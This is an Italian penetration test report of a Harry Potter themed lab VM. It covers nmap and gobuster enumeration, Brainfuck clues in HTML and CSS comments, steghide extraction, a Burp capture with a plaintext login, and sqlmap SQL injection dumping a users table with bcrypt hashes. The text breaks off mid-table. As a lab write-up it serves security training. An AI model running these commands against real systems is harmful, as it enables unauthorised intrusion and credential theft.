



Rapporto di Penetration Test - HP Blackbox

1. Sommario Esecutivo

Obiettivo: Condurre un penetration test di tipo black-box contro il server (IP: 192.168.100.19) per identificare vulnerabilità di sicurezza e dimostrare un percorso verso la compromissione completa del sistema.

Panoramica della Valutazione:

La valutazione ha rivelato una critica mancanza di misure di difesa in profondità (defense-in-depth). Il server faceva forte affidamento sulla **Sicurezza tramite Oscurità** (Security by Obscurity), tentando di nascondere i servizi dietro una complessa sequenza di Port Knocking. Tuttavia, la sequenza e le credenziali sono state esposte attraverso varie vulnerabilità di divulgazione di informazioni (Information Disclosure), tra cui:

- **Commenti nel Codice Sorgente:** Dati sensibili nascosti nei commenti HTML/CSS e codificati in Brainfuck.
- **Steganografia:** Indizi critici incorporati all'interno di file immagine pubblici.
- **Credenziali Deboli:** Password riutilizzate e deboli che hanno permesso l'accesso non autorizzato.
- **Escalation dei Privilegi:** Permessi mal configurati e binari SUID che hanno consentito il movimento laterale da utente standard a root.

Conclusione:

L'attaccante ha superato con successo il firewall di rete, compromesso due account utente (milena, luca) ed eseguito l'escalation dei privilegi a root, ottenendo il controllo completo del sistema.

2. Analisi Tecnica Dettagliata (Walkthrough)

Fase 1: Ricognizione

L'ingaggio è iniziato con una scansione completa delle porte TCP per identificare i servizi esposti.

1.1 Risultati Scansione Nmap

Una scansione aggressiva con Nmap ha rivelato diverse porte aperte, ma l'accesso standard

(SSH) appariva limitato.

- **Porta 21 (FTP):** Synology DiskStation.
- **Porta 80 (HTTP):** Apache Web Server.
- **Porta 2222 (SSH):** OpenSSH (Porta non standard).
- **Porta 8080 (HTTP):** Proxy Nginx.

```
(kali㉿kali)-[~/bbhp]
└─$ sudo nmap -p- -sC -sV -O -T4 192.168.100.19 -oN initial_scan.txt
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 08:50 -0500
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
Nmap scan report for 192.168.100.19
Host is up (0.0012s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Synology DiskStation NAS ftfd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.100.19
42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-cookie-flags:
|_  /:
|_  PHPSESSID:
|_  httponly flag not set
|_ http-title: Login
|_Requested resource was login.php
135/tcp   open  msrpc?
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2000 8.00.528.00; SP1+
|_ms-sql-info:
|_ 192.168.100.19:1433:
|_  Version:
|_    name: Microsoft SQL Server 2000 SP1+
|_    number: 8.00.528.00
|_    Product: Microsoft SQL Server 2000
|_    Service pack level: SP1
|_    Post-SP patches applied: true
|_    TCP port: 1433
1723/tcp  open  pptp?        (Firmware: 1)
1883/tcp  open  mqtt?
|_mqtt-subscribe: Every topic filter was rejected.
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
|_ 256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_ 256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
5061/tcp  open  ssl/sip-tls?
8080/tcp  open  http         nginx
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Directory listing for /
8443/tcp  open  ssl/https-alt?
|_ssl-cert: Subject: commonName=Nepenthes Development Team/organizationName=dionaea.carnivore.it/countryName=DE
|_ Not valid before: 2026-01-29T13:50:57
|_ Not valid after: 2027-01-29T13:50:57
|_http-title: Directory listing for /
11211/tcp open  memcached   Memcached 1.4.25 (uptime 7 seconds)
MAC Address: 08:00:27:DC:DE:60 (Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X15.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. .
Nmap done: 1 IP address (1 host up) scanned in 23.81 seconds
```

Prova: Figura 1: L'output di Nmap che conferma il layout del target e le versioni dei servizi.


Fase 2: Enumerazione Web & Divulgazione di Informazioni

Accedendo all'applicazione web sulla porta 80 è emerso un portale di login a tema "Harry Potter". Un'ispezione manuale del codice sorgente ha rivelato la prima serie di indizi necessari per aggirare il firewall.

2.1 Codici Brainfuck Nascosti

L'ispezione del codice sorgente di login.php ha rivelato un commento contenente una stringa Brainfuck.

- **Posizione:** view-source:http://192.168.100.19/login.php
- **Valore Decodificato:** 9991 => di



The screenshot shows a browser window with the URL "view-source:http://192.168.100.19/login.php". The page content is the source code of a login page. At line 12, there is a multi-line comment containing a Brainfuck string: "+++++[>+>++++>++++++>++++++<<<-]>>-----,.,-----,<++,>+++++++,+.<,>,+++++." Lines 13 and 14 show the closing of this comment block. Lines 15 through 23 define the HTML structure of the login form, including fields for username and password, and a submit button labeled "Login". Lines 24 through 27 close the body and html tags.

```
1<!DOCTYPE html>
2<html lang="en">
3<head>
4<meta charset="UTF-8">
5<meta name="viewport" content="width=device-width, initial-scale=1.0">
6<link rel="stylesheet" href="css/style.css">
7<title>Login</title>
8</head>
9<body>
10<!--
11<!--
12+++++[>+>++++>++++++>++++++<<<-]>>-----,.,-----,<++,>+++++++,+.<,>,+++++.
13-->
14
15<!---->
16
17<hr>
18<form method="POST">
19    <h1>Login</h1>
20    <input type="text" name="username" placeholder="Username" required>
21    <input type="password" name="password" placeholder="Password" required>
22    <input type="submit" value="Login">
23</form>
24
25</body>
26</html>
27
```

Prova: Figura 2: Il commento nascosto nel codice sorgente HTML.

Prova: Figura 3: La decodifica della stringa che rivela il numero di porta 9991.

Un'ulteriore enumerazione dei file CSS (css/style.css) ha portato alla scoperta di una seconda stringa Brainfuck nascosta.

- **Posizione:** css/style.css (Riga 55)
 - **Valore Decodificato:** 55677 => non avere

```
+ Filter style
style.css 7 rules. Save
1      .main {
2        padding: 0;
3        display: flex;
4        justify-content: center;
5        align-items: center;
6        height: 100vh;
7      }
8
9      img {
10        width: 30px;
11        margin-right: 10px;
12        margin-left: auto;
13      }
14
15      form {
16        background: #fff;
17        padding: 50px;
18        margin-left: 10px;
19        margin-right: auto;
20        width: 30px;
21        border-radius: 5px;
22        box-shadow: 0 2px 5px rgba(0, 0, 0, 0.1);
23      }
24
25      input[type="text"],
26      input[type="password"],
27      input[type="submit"] {
28        display: block;
29        width: 100px;
30        margin: 10px 0;
31        padding: 10px 0;
32        border: 1px solid #ddd;
33        border-radius: 5px;
34      }
35
36      input[type="submit"] {
37        background: #333;
38        color: #fff;
39        cursor: pointer;
40      }
41
42      input[type="submit"]:hover {
43        background: #555;
44      }
45
46      body {
47        background: #2f3541;
48      }
49
50      /* ++++++>++++>++++++>+++++++<---- .>>>----- ,+,,<+,>+=====,+,<,>=====,+,-,<,>----- ,+----- */
51
52
53
54      /*
55      ++++++>++++>++++++>+++++++<---- .>>>----- ,+,,<+,>+=====,+,<,>=====,+,-,<,>----- ,+----- */
56      /*
57
```

Prova: Figura 4: Il commento nascosto all'interno del foglio di stile.

The screenshot shows the Brainfuck Interpreter interface. In the 'Results' section, the 'Input' field contains the Brainfuck code: '++++++[>----.]'. The 'Output' field displays the decoded string: '55677 => non avere'. Below this, a 'Memory Dump' table shows the state of memory at indices [0] through [4]:

[index]	Value	Description
[0]	(0)	
[1]	(10)	
[2]	(32)	
[3]	> (62)	
[4]	e (101)	
pointer	= 4	

The right side of the interface includes sections for 'BRAINFUCK INTERPRETER', 'ARGUMENT', 'SHOW MEMORY STATE' (checked), 'EXECUTE' button, and links to other related languages like Leet Speak, LOLCODE, ReverseFuck, Alphuck, JSFuck, and Binaryfuck.

Prova: Figura 5: La decodifica della seconda stringa che rivela la porta 55677.


Fase 3: Analisi Steganografica

Esplorando le risorse del sito, il logo principale (theta-logo.jpg) è stato identificato come potenziale vettore per dati nascosti.

3.1 Estrazione del Testo Nascosto

Utilizzando steghide, abbiamo estratto i dati dall'immagine.

- **Comando:** steghide extract -sf theta-logo.jpg
- **Risultato:** È stato estratto un file chiamato poesia.txt.
- **Contenuto:** Una poesia che suggeriva la porta SSH: "Era il 22 o il 2222?", confermando la porta SSH target trovata nella scansione Nmap.



Prova: Figura 6: Conferma visiva della posizione del file logo.

```
(kali㉿kali)-[~/bbhp]
└─$ steghide extract -sf theta-logo.jpg
Enter passphrase:
wrote extracted data to "poesia.txt".

(kali㉿kali)-[~/bbhp]
└─$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.
```

Prova: Figura 7: Estrazione riuscita del file di testo nascosto poesia.txt usando Steghide.

Fase 4: Enumerazione Web Estesa

Abbiamo condotto un attacco di directory brute-force completo per identificare percorsi nascosti.

4.1 Directory Busting

Utilizzando gobuster sulla porta 80, abbiamo identificato diverse directory critiche.

- **/oldsite:** Una versione legacy dell'applicazione (Stato: 301).
- **/tmp:** Una directory temporanea (Stato: 200).
- **/welcome.php:** Una potenziale pagina post-login (Stato: 200).

```
(kali㉿kali)-[~/bbhp]
$ gobuster dir -u http://192.168.100.19 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html,bak
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.100.19
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8.2
[+] Extensions:  bak,txt,php,html
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
.hta.txt          (Status: 403) [Size: 279]
.hta              (Status: 403) [Size: 279]
.hta.html         (Status: 403) [Size: 279]
.hta.php          (Status: 403) [Size: 279]
.htaccess         (Status: 403) [Size: 279]
.htaccess.php    (Status: 403) [Size: 279]
.htaccess.html   (Status: 403) [Size: 279]
.htaccess.txt    (Status: 403) [Size: 279]
.hta.bak          (Status: 403) [Size: 279]
.htpasswd         (Status: 403) [Size: 279]
.htpasswd.bak    (Status: 403) [Size: 279]
.htpasswd.html   (Status: 403) [Size: 279]
.htpasswd.txt    (Status: 403) [Size: 279]
.htpasswd.php    (Status: 403) [Size: 279]
.htaccess.bak    (Status: 403) [Size: 279]
css               (Status: 301) [Size: 314] [→ http://192.168.100.19/css/]
images            (Status: 301) [Size: 317] [→ http://192.168.100.19/images/]
index.php         (Status: 302) [Size: 0] [→ login.php]
index.php         (Status: 302) [Size: 0] [→ login.php]
javascript        (Status: 301) [Size: 321] [→ http://192.168.100.19/javascript/]
login.php         (Status: 200) [Size: 773]
oldsite           (Status: 301) [Size: 318] [→ http://192.168.100.19/oldsite/]
server-status     (Status: 403) [Size: 279]
tmp               (Status: 200) [Size: 18]
welcome.php       (Status: 200) [Size: 29]

Progress: 23065 / 23065 (100.00%)
=====
Finished
=====
```


Prova: Figura 8: L'output della scansione Gobuster che elenca le directory scoperte.

Fase 5: Analisi del "Vecchio Sito" (Old Site)

Navigando verso la directory /oldsite appena scoperta, abbiamo trovato un portale di login legacy contenente ulteriori commenti nascosti.

5.1 Codice Sorgente Old Site

- **Posizione:** /oldsite/login.php (Riga 13)
- **Valore Decodificato:** 12000 => il



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <link rel="stylesheet" href="css/style.css">
7   <title>Login</title>
8 </head>
9 <body>
10   
11 <!--
12 ++++++[>+++++>++++++>++++++<<<. ]>>+++++-----+.+-...-----,>-----,+.<,>+++++,+++
13 -->
14 -->
15   <form method="POST">
16     <input type="text" name="username" placeholder="Username" required>
17     <input type="password" name="password" placeholder="Password" required>
18     <input type="submit" value="Login">
19   </form>
20
21 </body>
22 </html>
23
```

Prova: Figura 9: Il commento nascosto nel codice sorgente della pagina di login del vecchio sito.




The screenshot shows the dCode Brainfuck interface. On the left, under 'Results', it displays the output of running the Brainfuck code: '12000 => il'. Below that, it shows a 'Memory Dump' of the ASCII codes: [0] = l(0), [1] = l(10), [2] = l(32), [3] = > (62), [4] = l (108), and 'pointer = 4'. On the right, the 'BRAINFUCK INTERPRETER' section shows the input code: '++++++[>+++++>++++++>++++++<<<.]>>+++++-----+.+-...-----,>-----,+.<,>+++++,+++'. Below it, there's an 'EXECUTE' button and a note: 'See also: Leet Speak 1337 — LOLCODE Language — ReverseFuck — Alphuck — JSFuck Language []([!]+[]]) — Binaryfuck'.

Prova: Figura 10: La decodifica della stringa che rivela la porta 12000.

5.2 Analisi CSS Old Site

- **Posizione:** /oldsite/css/style.css (Riga 55)
- **Valore Decodificato:** 37789 => buone



The screenshot shows a browser window with the URL `view-source:http://192.168.100.19/oldsite/css/style.css`. The page title is "Not Secure". The address bar also shows "OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Kali Linux". The main content area displays the CSS code for `style.css`. At the bottom of the code, there is a multi-line comment starting with `/*` and ending with `*/`, containing a sequence of characters including greater than (`>`), less than (`<`), plus (`+`), and dot (`.`) symbols.

```
body {  
    font-family: Arial, sans-serif;  
    background-color: #f4f4f4;  
    margin: 0;  
    padding: 0;  
    display: flex;  
    justify-content: center;  
    align-items: center;  
    height: 100vh;  
}  
  
img {  
    width: 30%;  
    margin-right: 10px;  
    margin-left: auto;  
}  
  
form {  
    background: #fff;  
    padding: 50px;  
    margin-left: 10px;  
    margin-right: auto;  
    width: 30%;  
    border-radius: 5px;  
    box-shadow: 0 2px 5px rgba(0, 0, 0, 0.1);  
}  
  
input[type="text"],  
input[type="password"],  
input[type="submit"] {  
    display: block;  
    width: 100%;  
    margin: 10px 0;  
    padding: 10px;  
    border: 1px solid #ddd;  
    border-radius: 5px;  
}  
  
input[type="submit"] {  
    background: #333;  
    color: #fff;  
    cursor: pointer;  
}  
  
input[type="submit"]:hover {  
    background: #555;  
}  
  
body {  
    background: #2f3541;  
}  
  
/*  
++++++[>+>++>++++++>++++++><<<-]>>>-----.++++..+.<++.>++++.+<.>>--.++++++>+++++.-----.-----.  
*/
```

Prova: Figura 11: Il commento nascosto nel foglio di stile legacy.

The screenshot shows a Brainfuck interpreter interface. On the left, under 'Results', there is an input field containing the Brainfuck code: '++++++[>----.]'. Below it, 'Arg:' is set to '37789' and 'Output:' shows the decoded string 'buone'. A 'Memory Dump' section lists memory indices [0] through [4] with their ASCII values: [0] = '(', [1] = '0', [2] = '3', [3] = '>', [4] = 'e'. The pointer is at index 4. On the right, the 'BRAINFUCK INTERPRETER' panel displays the original Brainfuck code and its execution results. It includes sections for 'ARGUMENT' (set to '37789'), 'SHOW MEMORY STATE' (checked), and 'EXECUTE' (button). Below these are links to other related languages like Leet Speak, LOLCODE, ReverseFuck, Alphuck, JSFuck, and Binaryfuck. At the bottom, there is a 'BRAINFUCK ENCODER' section with a 'PLAINTEXT TO CODE IN BRAINF**K' button and a text input field containing 'dCode Brainfuck'.

Prova: Figura 12: La decodifica della stringa che rivela la porta 37789.

Fase 6: Analisi del Traffico & Ricerca Credenziali

Abbiamo intercettato il traffico web utilizzando Burp Suite per analizzare la gestione delle sessioni.

6.1 Il Cookie "Wand"

Dopo aver inviato una richiesta di login, abbiamo osservato un cookie personalizzato chiamato wand.

- **Valore del Cookie:** c2MqVDFsOVN5ezVi
- **Valore Decodificato:** sc*T1l9Sy{5b (Base64)

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a POST request to '/login.php' is displayed with various headers and a body containing 'username=milena&password=giurosolennementedinonaverebuon'intenzioni'. In the 'Response' pane, the server's response is shown as an HTML document with a login form and some CSS and JavaScript code.

```

1 POST /login.php HTTP/1.1
2 Host: 192.168.100.19
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 67
9 Origin: http://192.168.100.19
10 Connection: keep-alive
11 Referer: http://192.168.100.19/login.php
12 Cookie: PHPSESSID=kfnbub0nqndvadl8feolm9p0g4; wand=c2MqVDFsOVN5ezVi
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=milena&password=giurosolennementedinonaverebuon'intenzioni

```

Prova: Figura 13: Burp Suite cattura la richiesta con il cookie wand.

```
(kali㉿kali)-[~/bbhp]
$ echo -n "c2MqVDFsOVN5ezVi" | base64 -d
sc*T1l9Sy{5b
```

Prova: Figura 14: Decodifica del valore Base64 del cookie nel terminale.

Fase 7: Sfruttamento (SQL Injection)

Il form /oldsite/login.php si è rivelato vulnerabile a SQL Injection.

7.1 Dump del Database

Abbiamo utilizzato sqlmap per scaricare il database di backend oldsite e la sua tabella users.

- **Target:** http://192.168.100.19/oldsite/login.php
- **Vulnerabilità:** Boolean-based blind, Error-based, UNION query injection.

```
(kali㉿kali)-[~/bbhp]
$ sqlmap -u "http://192.168.100.19/oldsite/login.php" --forms --batch -- dbs
[1.10#stable]
```

Prova: Figura 15 : Il comando iniziale di SQLMap mirato al form.

```
[18:54:49] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] oldsite
```

Prova: Figura 16: SQLMap identifica il database oldsite.

7.2 Credenziali Estratte

La tabella users conteneva quattro account con password hashate in bcrypt, inclusi milena e luca.

Table: users		
[4 entries]		
		username
1 \$2y\$10\$Dy2MtfKLfvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK	anna	
2 \$2y\$10\$lNS1EUevEtLqsp.OEq4UkuGREzvkouhZCdpT9h5t.Fw6oBZsai.Ei	luca	
